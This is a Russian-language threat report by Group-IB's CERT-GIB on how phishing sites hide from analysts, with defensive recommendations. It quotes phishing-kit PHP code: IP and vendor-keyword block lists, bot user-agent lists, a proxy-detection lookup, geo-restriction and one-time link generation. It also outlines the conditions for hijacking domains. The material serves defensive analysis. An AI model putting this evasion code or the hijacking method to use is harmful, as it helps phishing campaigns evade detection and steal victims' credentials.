За последний год специалистами CERT-GIB было выявлено множество ресурсов, использующих необычные техники для доступа к фишинговому контенту. Многие из них известны, однако мы свидетельствуем о росте их использования.

iframe

Например, была зафиксирована тенденция к использованию ресурсов, которые не размещают на своем хостинге фишинговый контент, однако отображают полноценную фишинговую страницу. Для сокрытия факта хостинга фишингового контента используется iframe – инструмент, позволяющий встраивать на страницу уже готовые элементы, размещенные на внешнем источнике.




Рис. 49. Код фишинговой страницы, использующей iframe

Это можно увидеть, если посмотреть код страницы. Он будет практически пустой, но именно тег iframe с внешней ссылкой позволяет понять, что фишинговый контент подгружается со стороннего ресурса, который также подлежит блокировке.

Проблема в реагировании по подобным ресурсам заключается в том, что при блокировке первой фишинговой ссылки сам фишинговый контент хранится в другом месте, а значит, может быть использован злоумышленниками для создания новых фишинговых сайтов. По этой причине при реагировании важно блокировать не только оригинальный ресурс, но также и тот, на котором размещен конечный фишинговый контент.

Fake restaurant

За последний год аналитики CERT-GIB стали сталкиваться с ресурсами, чье доменное имя максимально созвучно с каким-либо брендом, однако при открытии ресурса с рабочей машины они отображают легитимную страницу случайного ресторана, фонда, биржи и т.д. — так называемую «заглушку». При изменении настроек доступа (прокси, юзер-агент, размер окна и т.п.) внешний вид ресурса не меняется.




Рис. 50. Примеры заглушек на фишинговых страницах

Все дело в том, что подобные фишинговые страницы предназначены для открытия только на реальном мобильном устройстве — телефоне или планшете. Это обманная техника предназначена для того, чтобы сбить аналитика с толку и скрыть наличие фишингового контента при анализе ресурса.

Варианты сокрытия контента и условия доступа могут быть разными. Иногда при отсутствии необходимых условий осуществляется перенаправление на легитимный ресурс. В некоторых случаях страница может даже отображаться как заблокированная с внешним видом заблокированных страниц известных провайдеров. Зачастую такое сокрытие также связано с предыдущей техникой использования iframe, но в данном случае она используется для показа легитимного контента.




Рис. 51. Фейковая блокировка ресурса не отличима от настоящей

Для создания таких страниц обычно используется техника клоакинга (cloaking) — создание страницы, отображающей разный контент при разных условиях доступа. Некоторыми провайдерами данная техника не рекомендуется для использования, поскольку при поиске страниц в Интернете пользователь может не найти то, что ему нужно. Также указано, что клоакинг может быть использован для сокрытия факта взлома легитимного ресурса для владельца — владелец видит на своей странице свой контент, но всем остальным доступна фишинговая страница. Однако существует множество инструкций, как настроить данную маскировку на своем ресурсе. На теневых форумах также присутствует информация, что эта техника используется для фишинга.

Эта техника связана с другим способом сокрытия фишингового контента, который будет описан далее.

Неавторизованная реклама

В связи с ростом ресурсов, использующих маскировку, у злоумышленников появилась возможность скрывать мошеннический контент и от поисковых систем. Как правило, для распространения фишинговых ссылок используется блок рекламы, предоставляемый каждой поисковой системой. Злоумышленники продвигают фишинговые страницы путем оплаты рекламных объявлений для посещения легитимных ресурсов, однако они при правильных условиях доступа ведут на фишинговую страницу.




Рис. 52. Фишинговое рекламное объявление

Аналитики CERT-GIB в ходе анализа подобных ресурсов заметили, что зачастую фишинговый контент доступен только при использовании мобильных устройств. Это сделано для простой цели привлечения большего числа жертв: пользователь ищет вход в личный кабинет банка — первые строки занимает реклама, на которую он пройдет быстрее.

Также подобные ресурсы могут использовать технику маскировки: доступ может быть возможен только после прохождения по рекламному объявлению. Таким образом, напрямую по ссылке с фишинговым контентом пройти нельзя, и вместо фишинговой страницы пользователь получит легитимную страницу на указанном в рекламе доменном имени.

Гневные комментарии в Instagram

Этот способ распространения фишинга построен на простом человеческом любопытстве. К фотографиям в Instagram злоумышленник с закрытого профиля оставляет оскорбительные комментарии. Далее пользователь переходит в профиль, видит в шапке профиля ссылку на фишинговый сайт vk.com, переходит, авторизуется, логи уходят злоумышленнику.




Рис. 53. Фишинговое рекламное объявление

Собранные злоумышленниками аккаунты перепродаются, цена в среднем составляет 6-30 рублей за аккаунт, в зависимости от количества друзей и прочих характеристик.

Ограничение доступа по IP-адресу

В некоторых случаях фишинговый контент можно скрыть от аналитика или сканирующей системы, просто заблокировав доступ по черному списку.

```
$bannedIP = array("^94.26.*.*", "^95.85.*.*", "^72.52.96.*",
"^212.8.79.*", "^62.99.77.*", "^83.31.118.*", "^91.231.*.*",
"^206.207.*.*", "^91.231.212.*", "^62.99.77.*", "^198.41.243.*",
"^162.158.*.*", "^162.158.7.*", "^162.158.72.*", "^173.245.55.*",
"^108.162.246.*", "^162.158.95.*", "^108.162.215.*", "^95.108.194.*",
"^141.101.104.*", "^93.54.82.*", "^69.164.145.*", "^194.153.113.*",
"^178.43.117.*", "^62.141.65.*", "^83.31.69.*", "^107.178.195.*",
```

```
$blocked_words = array("above","google","softlayer","amazonaws",
"cyveillance","phishtank","dreamhost","netpilot","calyxinstitute",
"tor-exit",);
```

```
$userAgents = array("Google", "Slurp", "MSNBot", "ia_archiver", "Yandex"
, "Rambler");
```

```
function proxyDetection($ip) {
    $data = file_get_contents("https://blackbox.ipinfo.app/lookup/".$ip."");

    if ($data == "Y") {
        return true;
    }else {
        return false;
    }
}
```

Рис. 54. Различные типы избежания обнаружения, используемые в фишинг-китах

Среди условий, как правило, присутствуют диапазоны IP-адресов, юзер-агенты, поисковые боты, вендоры антифишинговых услуг и антивирусного ПО, а также провайдеры сети. Эта практика применяется давно, но сейчас ее использование вызывает больше интереса у злоумышленников. Чем дольше ресурс будет скрыт от аналитических систем, тем больше жертв и тем больше выгода для злоумышленника.

Ограничение доступа по геолокации

```
#paises a permitir
$countries_allowed = ["VE","CL"];
#Idiomas a permitir
$languages_allowed = ["ES"];
```

Рис. 55. Ограничение по странам и языку доступа в фишинг-ките

Существует и обратная история, когда фишинговый контент разрешен к просмотру только в определенных регионах или у определенных провайдеров. К примеру, жертвы регионального банка зачастую находятся в текущем регионе и заходят на ресурсы с устройств в сети регионального провайдера. Следовательно, проще разрешить доступ только из определенного региона, нежели блокировать весь остальной мир.

Данная практика распространена по всему миру: в Южной и Северной Америке, в Европе, Азии и даже Африке. В одних случаях требуется поменять прокси для доступа, но в случае продвинутых злоумышленников иногда требуется использовать сим-карты целевой страны с определенным оператором.

Одноразовые ссылки

Также одним из способов сокрытия фишингового контента стала популярна генерация одноразовых или доступных в течение небольшого времени ссылок.

Рис. 56. Генерация одноразовой ссылки в фишинг-ките

```
for ($DIR = '', $i = 0, $z = strlen($a = '123456789')-1; $i != 5; $x = rand(0,$z), $DIR .= $a{$x}, $i++);
$src="./DWISSEL";
$dst        = "./users/userID-".$DIR;
recurse_copy( $src, $dst );
header("location:".$dst."");
```

В некоторых случаях инструменты, создающие фишинговые страницы, создают псевдослучайные конечные ссылки, на которых размещается фишинговый контент. Такие ссылки являются одноразовыми и недолговечными. При этом не всегда есть возможность получить статическую ссылку, позволяющую создавать новые одноразовые страницы, для этого может понадобиться оригинальная ссылка, ведущая на ресурс (например, ссылка из сервиса-сокращателя).




Рис. 57. Панель для генерации временных фишинговых ссылок

Также здесь стоит упомянуть фишинговые ресурсы, размещенные на персональных ссылках. В кампании Fake Courier / Classiscam, **описанной в нашей статье** еще в прошлом году, упоминается, что жертвам в сторонних мессенджерах направлялись ссылки на оплату заказанных товаров. Данные ссылки были известны только самим жертвам, доступ извне был невозможен, что затрудняло поиск фишингового контента на ресурсе со стороны наших аналитиков, регистраторов и хостинг-провайдеров. После успешной «оплаты товара» оригинальная ссылка деактивировалась администраторами ресурса или самостоятельно (обычно в течение в 24 часов) и в дальнейшем производила перенаправление на официальную главную страницу сервиса.

Угон домена

Одним из активных трендов 2021 года стал так называемый угон доменов. Пользуясь невнимательностью администраторов доменов, злоумышленники перехватывали управление доменным именем, используя NS-адреса, привязанные к доменному имени. Среди 3,2 млн проанализированных ресурсов было найдено около 30,5 тыс. ресурсов, находящихся под риском угона. Злоумышленники использовали не созданные «с нуля» и не взломанные ресурсы, а легитимные домены в зонах .RU, .SU и .РФ, принадлежащие как рядовым пользователям, так и компаниям.

Жертвами становятся владельцы тех доменных имен, которые хотя и оплачены и не заблокированы со стороны регистратора, но при этом не привязаны к хостинг-аккаунту. Такое происходит в двух случаях: домен забыт или выкуплен совсем недавно. Злоумышленники ведут базу таких доменов и размещают свой контент на серверах интернет-провайдеров с использованием чужого домена. Вся процедура «перехвата» занимает от 30 минут до нескольких часов.

Для успешного захвата домена злоумышленнику требуется найти домен, который оплачен владельцем, делегирован, у которого отсутствует хостинг (A-запись в DNS-системе), но при этом должны быть прописаны NS-записи. На основании NS-записей злоумышленник и выбирает хостинг-провайдера для привязки домена в личном кабинете.

У каждого из этих условий есть свои особенности. Например, выбор ресурса под определенного хостинг-провайдера, с которым возможен захват домена, обусловлен несколькими вещами:

- общее количество возможных NS-записей хостинг-провайдера должно быть заранее известно, как и сами NS-записи и порядок их заполнения;
- хостинг-провайдер должен быть способен привязывать к аккаунту ресурсы доменной зоны захватываемого домена;
- хостинг-провайдер не будет осуществлять проверку доменного имени на наличие в своих собственных базах (некоторые организации предоставляют как услуги регистрации домена, так и его хостинга);
- хостинг-провайдер не потребует какого-либо подтверждения от владельца ресурса на привязку хостинга.

Основное условие, по которому производится поиск — домен должен быть делегирован, поскольку даже при привязке к хостингу данный ресурс не будет принимать запросы до тех пор, пока домен не будет оплачен и делегирован владельцу для использования.

При этом для успешной фишинговой кампании или рассылки вредоносного ПО/спама подготовленному злоумышленнику не требуется много времени и нет необходимости искать домен с долгим сроком оплаты.

Злоумышленник также может «поймать» момент, когда владелец оплатил доменное имя, прописал необходимые NS-записи на стороне регистратора, но еще не добавил домен к своему хостинг-аккаунту. Если данные условия выполнены, злоумышленнику достаточно в своем личном кабинете хостинг-провайдера добавить доменное имя, а затем разместить необходимый контент или создать почтовый адрес для рассылки писем. Привязка домена — построение связей между заданными NS-серверами и конечным ресурсом, выделение хостинг-пространства для домена — у проверенных нами организаций происходит быстро, в течение нескольких часов.

Далее захваченное доменное имя может быть использовано как для безобидных вещей (рассылка рекламы, спама, размещение сомнительного содержимого на ресурсе, хактивизма), так и для действий с негативными последствиями для аудитории ресурса, адресатов писем и владельца доменного имени (рассылка и размещение вредоносного ПО, фишинг, мошенничество, намеренное нанесение ущерба репутации).

Фишинговый контент, размещенный на легитимных ресурсах, усложняет процедуру реагирования, поскольку для ликвидации мошеннического контента регистратору доменного имени и хостинг-провайдеру, согласно регламенту взаимодействия с клиентом, требуется от одного до семи дней. Только в случае отсутствия ответа провайдеры сервисов начинают одностороннюю блокировку ресурсов.

Универсальный фишинг-кит




Рис. 58. Пример универсального фишинга

Отдельным пунктом стоит сказать об увеличении числа фишинговых ресурсов, направленных на несколько брендов сразу. В данном случае речь идет об универсальных фишинговых ресурсах, направленных на корпоративные почтовые сервисы.

Фишинговые инструменты для разворачивания таких ресурсов получили название LogoKit. Суть такого инструмента в том, чтобы при заполнении почтового адреса в адресной строке — в виде открытого текста или закодированного параметра — сервис самостоятельно извлекал доменное имя из почтового ящика и по нему находил соответствующие логотипы бренда, подставляя их на фишинговую страницу. Помимо этого, зачастую отдельной строкой указывается само имя компании, указанное в домене.

Популярность кита обусловлена масштабом охвата аудитории, а также самой его структурой — написанный на JS кит легко встраивается как во взломанные сайты, так и размещается в публичных сервисах, таких как Google Firebase или GitHub Static Page Hosting. Таким образом усложняется как обнаружение подобного фишинга, так и его блокировка.


Ввиду необходимости указания email-адреса в URL фишинга, данные страницы распространяются в основном в виде электронных писем.

RUNLIR

Аналитики Group-IB выявили множество фишинговых сайтов, выдающих себя за голландские финансовые организации, которые являются частью единой сети из более чем 750 связанных доменов. Впервые фишинговая инфраструктура была замечена в марте 2021 года и остается активной до сегодняшнего дня. Исследователи Group-IB присвоили кампании кодовое название RUNLIR, поскольку она использует RU, NL и IR в схеме именования доменов. В рамках анализа исследователи Group-IB также заметили очень нетрадиционную фишинговую схему “Cut the card”, которая требует усилий мошенников как в онлайне, так и в офлайне.

RUNLIR использует уникальную для Нидерландов комбинацию, включающую антибот-сервис BlackTDS, печально известный абузоустойчивый хостинг Yalishanda и различные версии фишингового кита uAdmin. Такой подход гарантирует, что их фишинговые страницы будут показаны только жертвам, а не специалистам по безопасности.

Схема работы кампании RUNLIR



Киберпреступники используют этот подход, поскольку он позволяет им различать ничего не подозревающих жертв и исследователей в сфере кибербезопасности, проверяя, подключается ли жертва к странице, используя голландскую мобильную сеть, чтобы сузить зону охвата. Тем не менее, исследователи Group-IB быстро установили необходимые условия доступа и усовершенствовали свою систему Threat Intelligence & Attribution с помощью специального прокси-сервера для обхода этих ограничений. Подход, обнаруженный аналитиками Group-IB CERT, является новым и ранее не встречался в фишинговых атаках в Нидерландах.

РЕКОМЕНДАЦИИ ПО ЗАЩИТЕ ОТ СКАМА И ФИШИНГА

08

Для пресечения подобных продвинутых скам-схем и фишинга уже недостаточно классического мониторинга и блокировки — необходимо выявлять и блокировать инфраструктуру преступных групп. Новый продукт Group-IB — автоматизированная система **Digital Risk Protection** помогает защищать цифровые активы, бренд, личную и корпоративную репутацию с использованием технологий искусственного интеллекта.

Специалисты Group-IB рекомендуют компаниям проводить следующий комплекс мер для обеспечения безопасности своих цифровых активов:

1. Производить круглосуточный таргетированный децентрализованный (независимый от платформы и региона) мониторинг всех каналов интернет-трафика: доменные имена, поисковые системы, социальные сети и мессенджеры, магазины мобильных приложений, контекстная реклама, агрегаторы и доски объявлений.
2. Наладить систему, в которой любой инцидент, связанный с безопасностью компании и её пользователей, будет незамедлительно обработан.
3. Отслеживать сообщения пользователей за периметром компании. Это поможет не только вашей службе безопасности, но и репутации бренда.
4. Проинформируйте сотрудников о базовых правилах безопасности. Пусть используют двухфакторную идентификацию, где есть такая возможность. Объясните, что нельзя переходить по подозрительным ссылкам и загружать вложенные файлы из сообщений от незнакомых отправителей.
5. Проводить самостоятельный мониторинг по всем векторам угроз: от неправомерного использования бренда и фишинга до пиратства и утечки информации.
6. Нанимать вендоров DRP, опыт и технологии которых позволяют выявлять и блокировать не единичные мошеннические сайты, а всю инфраструктуру злоумышленников. Данный метод позволяет оперативно устранять нарушения на всех задействованных в схеме интернет-ресурсах, а также производить мониторинг доменных имен, на которых в любое время может появиться неправомерный контент.

Если вы или ваша компания стали жертвой мошенников, незамедлительно обратитесь в полицию, сообщите об инциденте в техподдержку сервиса, предоставьте им переписку. Сообщить в CERT-GIB о мошенничестве можно по телефону круглосуточной линии:

+7 (495) 984-33-64 или на почту **response@cert-gib.com**

ПРИЛОЖЕНИЕ 1. 09

Топ проблем, с которыми сталкивается бизнес, подвергаясь атакам мошенников

Специалисты DRP Group-IB проанализировали наиболее распространенные виды угроз на бренды в Интернете. Ниже вы можете ознакомиться с таблицей:

Компании	Фишинг	Скам	Ложное партнерство	Неавторизованные мобильные приложения	Мошенническая реклама	Использование товарных знаков	Утечки данных	VIP-персоны	Теневые форумы	Пиратство	Контрафакт
Банковские и страховые	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕		
Производственные	⊕	⊕	⊕	⊕	⊕	⊕		⊕			⊕
Нефтегазовые	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕		
Ритейл, e-commerce	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕		
Телеком	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	
Здравоохранение	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕		
Транспортные	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕		
Государственные	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕		⊕
ИТ	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	
Образование		⊕	⊕	⊕	⊕			⊕	⊕		

Group-IB

— один из ведущих разработчиков решений для детектирования и предотвращения кибератак, выявления мошенничества, расследования высокотехнологичных преступлений и защиты коммерческой и интеллектуальной собственности в сети.

Миссия Group-IB: Fight Against Cybercrime

Interpol и Europol


Group-IB — партнер и участник совместных расследований

Топ-10 в APAC

Group-IB вошла в топ-10 компаний по кибербезопасности в регионе APAC согласно APAC CIO Outlook

Центры исследования киберугроз Group-IB

- Распределенная по миру инфраструктура наблюдения за киберпреступностью
- Лаборатории компьютерной криминалистики
- Реагирование и исследование киберпреступлений
- Круглосуточные центры мониторинга и оперативного реагирования CERT-GIB



